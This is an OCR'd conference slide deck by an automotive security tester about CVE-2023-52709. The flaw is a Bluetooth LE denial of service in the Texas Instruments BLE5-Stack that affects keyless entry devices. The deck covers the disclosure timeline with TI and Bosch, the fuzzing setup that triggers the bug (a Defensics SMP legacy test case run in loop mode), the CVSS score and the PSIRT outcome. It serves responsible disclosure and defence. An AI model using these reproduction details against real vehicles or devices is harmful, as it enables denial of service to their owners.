

BLUETOOTH BLUES | Unmasking CVE 2023-52709 - The TI BLE5-Stack Attack

Kevin Mitchell - CISSP, CEH, OSWP, SSM
Senior Automotive Security Tester

Bluetooth Blues: Unmasking CVE 2023-52709 - The TI BLE5-Stack Attack

Overview 1/2

1. **Introduction**
   - Speaker Bio
   - Potential Impact of DoS attacks on keyless entry systems

2. **Origin of the CVE 2023-52709**
   - Timeline
   - Testing Setup

3. **Testing Results**
   - Outcome
   - Consequence

4. **Vulnerability Disclosure**
   - Texas Instruments (TI) PSIRT
   - BOSCH-SA-466062 / CVE 2023-52709

Internal | ETAS-SEC/XSF-NA | 2024-06-20
© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.

5. **DoS Attack Details**

Bluetooth Blues: Unmasking CVE 2023-52709 - The TI BLE5-Stack Attack

Overview 2/2

7. **Affected Devices**
   - Initial Assessment of Affected Devices
   - Updated List


8. **Real-World Impact**
   - Supplier Pre-Production Cost of Vulnerability
   - NHTSA Recalls by Manufacturer – Electrical System

9. **Mitigation Strategies**
   - SDK version with mitigations

10. **Conclusions**
    - Outcome
    - Consequence

11. **Q&A + Connections**

Internal | ETAS-SEC/XSF-NA | 2024-06-20
© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.



Introduction

Internal | ETAS-SEC/XSF-NA | 2024-06-20
© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.

Bluetooth Blues: Unmasking CVE 2023-52709 - The TI BLE5-Stack Attack

Speaker Bio

Kevin Mitchell | CEH, CISSP, OSWP, SSM

- Experienced Regional Security Operations Lead and Penetration Tester Manager with a proven track record in leading penetration testing project management.
- Successfully deployed DevSecOps and Connected Vehicle Vulnerability Management, Static code Analysis, and Vulnerability Assessments programs with expertise in Automotive Networks and Reverse Engineering CAN Communication.

Author of CVE-2023-52709.




- 2008 - United States Army - Human Resources Information System Management Specialist
- 2012 - Hewlett-Packard - Information Technology Consultant
- 2016 - Fiat Chrysler Automobiles- Certified Ethical Hacker
- 2018 - Mercedes-Benz Financial Services - Data Protection & Vulnerability Management Specialist
- 2021- Online Business Systems - Senior Network Penetration Tester
- 2022 - ETAS - Sr. Automotive Security Tester


© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.

Bluetooth Blues: Unmasking CVE 2023-52709 - The TI BLE5-Stack Attack

Impact of DoS attacks on keyless entry systems

Quote: "*The advance of technology is based on making it fit in so that you don't really even notice it, so it's part of everyday life*." - Bill Gates





Quote: "*That's the problem with technology, when it doesn't work, you're s*** outta luck.*" - Clerk at Cornerstone after failed tap-to-pay attempt

Internal | ETAS-SEC/XSF-NA | 2024-06-20
© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.



Origin of CVE 2023-52709

Internal | ETAS-SEC/XSF-NA | 2024-06-20
© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.

Bluetooth Blues: Unmasking CVE 2023-52709 - The TI BLE5-Stack Attack

Timeline 1/3

1. **08/2023** – TI Acknowledges Vulnerability Disclosure on TI BLE5 Stack
2. **08/2023** – TI Engineers unable to reproduce issue
3. **08/2023** – I replied with setup instructions on how to reproduce issue
4. **08/2023** – TI Engineer *doubled-down* cannot reproduce issue
5. **08/2023** – I *doubled-down* on how to reproduce the issue (I literally just reworded my previous email)
6. **08/2023** – Bosch engineers suggest I test LaunchPad with the TI app first to figure whether the test sequence is the key to causing the failure
7. **08/2023** – TI Engineers ask clarifying questions and *triples down*- cannot reproduce issue
8. **09/2023** – TI schedule meeting with stakeholders to demo/test this issue

© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.

Bluetooth Blues: Unmasking CVE 2023-52709 - The TI BLE5-Stack Attack

Timeline 2/3

10. **09/2023** – Bosch engineers reproduce vulnerability on systems using Ti BLE5-Stack

11. **09/2023** – I reproduce issue on LaunchPad CC26X2R1

12. **10/2023** – Bosch engineers reproduce on phone key system and LaunchPad CC26X2R1 in ETAS office

13. **10/2023** – I report issue to Bosch PSIRT

14. **10/2023** – TI stakeholders acknowledge report and need time to review and reproduce

15. **11/2023** – TI engineers *quadruples down*- unable to reproduce and stopped testing and waited for ETAS to help with the exact setting.

16. **11/2023** – TI Stakeholders escalate issue internally

17. **11/2023** – Bosch details differences in testing environment setups

Internal | ETAS-SPC/KSF-MA | 2024-06-28
© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.

Bluetooth Blues: Unmasking CVE 2023-52709 - The TI BLE5-Stack Attack

Timeline 3/3

18. **11/2023** – Texas Instruments engineers are finally able to reproduce vulnerability on CC26X2R1

19. **11/2023** – Root Cause analysis complete & fix developed


© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.

Bluetooth Blues: Unmasking CVE 2023-52709 - The TI BLE5-Stack Attack

Testing Setup

- **Hardware**: CC2642R1/CC2652R1 as peripheral DUT, BLE654 Dongle as central

- Defensics fuzzing test case Security Manager Protocol (SMP) legacy #1001 SMP Legacy Test Cases.



Internal | ETAS-SEC/XSF-NA | 2024-06-20
© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.



Testing Results

Internal | ETAS-SEC/XSF-NA | 2024-06-20
© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.

Outcome

When running Defensics fuzzing test case #1001 SMP legacy with loop mode on, the Bluetooth LE DUT (device under test) using Resolvable Private Addresses for connectable advertising, the device ends up generating unresolvable RPAs after a while causing DoS for the already bonded peer devices.

CVSS base score: 6.5


CVSS vector: CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
(https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H)

© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.

Consequence

The vulnerability can impact Bluetooth® Low Energy devices running the affected SDK versions and enabled Bluetooth privacy with resolvable private address feature

© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.



Vulnerability Disclosure

Internal | ETAS-SEC/XSF-NA | 2024-06-20
© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.

After *some* responsible disclosure… Texas Instruments Product Security Incident Response Team created TI-PSIRT-202308198 “CC26X2R1 BLE DoS via unexpected RPA”

Internal | ETAS-SEC/XSF-NA | 2024-06-20
© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.

